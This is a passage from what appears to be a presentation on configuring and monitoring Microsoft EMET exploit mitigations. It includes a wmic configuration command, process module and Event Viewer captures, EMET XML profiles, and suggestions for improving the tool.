Executable      Path                               Mitigations
-----
```



```
C:\Program Files (x86)\EMET 5.5>wmic process call create "c:\Program Files (x86)\EMET 5.5\EMET_Conf.exe --set c:\windows\system32\notepad.exe"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 4036;
    ReturnValue = 0;
};
```

/NODE:<machine id list>

NOTE: <machine id list> ::= <@filename



# INJECTED EMET DLL (MONITORED)

Process Hacker [Panda\Michael]

Hacker
View
Tools
Users
Help

Refresh
Options
Find handles or

Processes
Services
Network
Disk

Name	PID
EMET_GUI.exe	2296
OSE.EXE	5580
lsass.exe	676
lsim.exe	692
csrss.exe	588
winlogon.exe	664
explorer.exe	904
acevents.exe	2088
accrdsb.exe	2328
vmtoolsd.exe	756
acsagent.exe	4044
hpqtra08.exe	3920
chrome.exe	4760
chrome.exe	2284
chrome.exe	4100
notepad++.exe	4972
powerpnt.exe	3288

powerpnt.exe (3288) Properties

Handles

GPU

Comment

General
Statistics
Performance
Threads
Token
Modules
Memory
Env

Name	Base address	Size	Description
d2d1.dll	0x7feeb84...	3.77 MB	Microsoft D2D Library
d2d1.dll.mui	0x3ff0000	200 kB	Microsoft D2D Library
d3d10warp.dll	0x7fed435...	2.47 MB	Direct3D 10 Rasterizer
d3d10_1.dll	0x7fef5710...	208 kB	Direct3D 10.1 Runtime
d3d10_1core.dll	0x7fef5040...	348 kB	Direct3D 10.1 Runtime
d3d11.dll	0x7fef4190...	1.83 MB	Direct3D 11 Runtime
devobj.dll	0x7fefd9e0...	104 kB	Device Information Set DLL
dhcpcsvc.dll	0x7fefb020...	96 kB	DHCP Client Service
dhcpcsvc6.dll	0x7fefb040...	68 kB	DHCPv6 Client
dnsapi.dll	0x7fefcfe0...	364 kB	DNS Client API DLL
dwmapi.dll	0x7fefbbbc0...	96 kB	Microsoft Desktop Window ...
DWrite.dll	0x7fef0290...	1.59 MB	Microsoft DirectX Typograph...
dxgi.dll	0x7fef4f90...	372 kB	DirectX Graphics Infrastruct...
EMET64.dll	0x7fee143...	2 MB	EMET SHIM
EMET_CE64.dll	0x7feee59...	140 kB	EMET CE
FWPUCLNT.DLL	0x7fefb070...	332 kB	FWP/IPsec User-Mode API
gdi32.dll	0x7feff9a0...	412 kB	GDI Client DLL

## EVENT VIEWER // APPLICATION LOG

The screenshot shows the Windows Event Viewer application. The left-hand pane displays the 'Event Viewer (Local)' tree with 'Custom Views' expanded, showing 'Administrative Events' and 'Windows Logs'. Under 'Windows Logs', the 'Application' log is selected. The main pane shows a list of events from the Application log. The event list has columns for Level, Date and Time, Source, Event ID, and Task Category. The event with ID 2 from source EMET is highlighted. Below the list, the details for 'Event 2, EMET' are shown in the 'General' tab. The details include a description of the error, a table of event properties, and a link to 'Event Log Online Help'.

Level	Date and Time	Source	Event ID	Task Category
Information	9/2/2016 14:01:09	Windows Error Repo...	1001	None
Information	9/2/2016 14:00:47	Windows Error Repo...	1001	None
Error	9/2/2016 14:00:32	Application Error	1000	(100)
Error	9/2/2016 14:00:31	EMET	2	None
Information	9/2/2016 13:50:07	Windows Error Repo...	1001	None
Information	9/2/2016 13:50:06	Windows Error Repo...	1001	None
Information	9/2/2016 13:50:06	Windows Error Repo...	1001	None
Information	9/2/2016 13:38:55	in	0	None
Information	9/2/2016 13:37:55	in	0	None

Event 2, EMET

General Details

EMET version 5.51.6024.23768  
EMET detected EAF mitigation and will close the application: iexplore.exe

Log Name:	Application	Logged:	9/2/2016 14:00:31
Source:	EMET	Task Category:	None
Event ID:	2	Keywords:	Classic
Level:	Error	Computer:	Panda
User:	N/A		
OpCode:			

More Information: [Event Log Online Help](#)

## Recommended Software XML Excerpt

```
<!-- Office Suites 2003, 2007, 2010, 2013, 2016 and Office365 -->
<Suite Name="Office" Version="ALL">
  <App Name="Outlook" Path="*\OFFICE1*\OUTLOOK.EXE"/>
  <App Name="Word" Path="*\OFFICE1*\WINWORD.EXE">
    <Mitigation Name="ASR" Enabled="true">
      <asr_modules>flash*.ocx</asr_modules>
    </Mitigation>
  </App>
  <App Name="Excel" Path="*\OFFICE1*\EXCEL.EXE">
    <Mitigation Name="ASR" Enabled="true">
      <asr_modules>flash*.ocx</asr_modules>
    </Mitigation>
  </App>
  <App Name="Power Point" Path="*\OFFICE1*\POWERPNT.EXE">
    <Mitigation Name="ASR" Enabled="true">
      <asr_modules>flash*.ocx</asr_modules>
    </Mitigation>
  </App>
  <App Name="Access" Path="*\OFFICE1*\MSACCESS.EXE"/>
  <App Name="Publisher" Path="*\OFFICE1*\MSPUB.EXE"/>
  <App Name="InfoPath" Path="*\OFFICE1*\INFOPATH.EXE"/>
  <App Name="Visio" Path="*\OFFICE1*\VISIO.EXE"/>
  <App Name="Visio Viewer" Path="*\OFFICE1*\VPREVIEW.EXE"/>
  <App Name="Lync" Path="*\OFFICE1*\LYNC.EXE"/>
  <App Name="PowerPoint Viewer" Path="*\OFFICE1*\PPTVIEW.EXE"/>
  <App Name="Picture Manager" Path="*\OFFICE1*\OIS.EXE"/>
</Suite>
```



## EMET APPLICATION CUSTOM PROFILE

```
1 <EMET Version="5.51.6024.23768">
2   <EMET_Apps>
3     <AppConfig Path="c:\windows\system32" Executable="notepad.exe">
4       <Mitigation Name="DEP" Enabled="true" />
5       <Mitigation Name="SEHOP" Enabled="true" />
6       <Mitigation Name="NullPage" Enabled="true" />
7       <Mitigation Name="HeapSpray" Enabled="true" />
8       <Mitigation Name="EAF" Enabled="true" />
9       <Mitigation Name="EAF+" Enabled="false" />
10      <Mitigation Name="MandatoryASLR" Enabled="true" />
11      <Mitigation Name="BottomUpASLR" Enabled="true" />
12      <Mitigation Name="LoadLib" Enabled="true" />
13      <Mitigation Name="MemProt" Enabled="true" />
14      <Mitigation Name="Caller" Enabled="true" />
15      <Mitigation Name="SimExecFlow" Enabled="true" />
16      <Mitigation Name="StackPivot" Enabled="true" />
17      <Mitigation Name="ASR" Enabled="false" />
18    </AppConfig>
19  </EMET_Apps>
20 </EMET>
```

# Recommendations

How we might make it better...

# Ways to Better Improve EMET

- Developing Common Protection Profiles
- Hash Based Protection Schema
- Extensive List Common Exploited Apps

# Things to Help EMET

- Control-flow Enforcement Technology - Shadow Stack (Intel)

<https://software.intel.com/en-us/isa-extensions/cet-preview>

- Device Guard / Credential Guard

<https://blogs.technet.microsoft.com/ash/2016/03/02/windows-10-device-guard-and-credential-guard-demystified/>

# Discussion / Questions

Harassment...